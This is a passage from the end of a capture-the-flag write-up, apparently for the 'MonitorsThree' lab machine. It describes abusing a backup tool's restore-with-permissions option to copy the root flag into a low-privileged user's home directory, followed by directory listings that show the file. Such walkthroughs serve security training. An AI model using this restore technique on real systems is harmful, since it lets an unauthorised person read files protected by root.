
Now open up restore file after clicking the down arrow next to root_flag
Select the file here



Put in the folder path as such and make sure to enable restore read/write permissions



And if u see this u have done everything correctly



Now on the system and in our home directory

```
marcus@monitorsthree:~ (0.161s)
ls -al

total 36
drwxr-x--- 5 marcus marcus 4096 Nov 16 18:55 .
drwxr-xr-x 3 root   root   4096 May 26 16:34 ..
lrwxrwxrwx 1 root   root      9 Aug 16 11:29 .bash_history -> /dev/null
-rw-r--r-- 1 marcus marcus  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 marcus marcus 3771 Jan  6  2022 .bashrc
drwx------ 2 marcus marcus 4096 Aug 16 11:35 .cache
-rw-r--r-- 1 marcus marcus  807 Jan  6  2022 .profile
drwx------ 2 marcus marcus 4096 Aug 20 13:07 .ssh
drwxr-xr-x 2 root   root   4096 Nov 16 18:55 root.txt
-rw-r----- 1 root   marcus   33 Nov 16 18:25 user.txt
```

Go into this directory

```
marcus@monitorsthree ~ (0.109s)
cd root.txt
```

And here is your root.txt

```
marcus@monitorsthree ~/root.txt (0.204s)
ls -al

total 12
drwxr-xr-x 2 root   root   4096 Nov 16 18:55 .
drwxr-x--- 5 marcus marcus 4096 Nov 16 18:55 ..
-rw-r--r-- 1 root   root     33 Nov 16 18:25 root.txt
```

Thanks for reading :)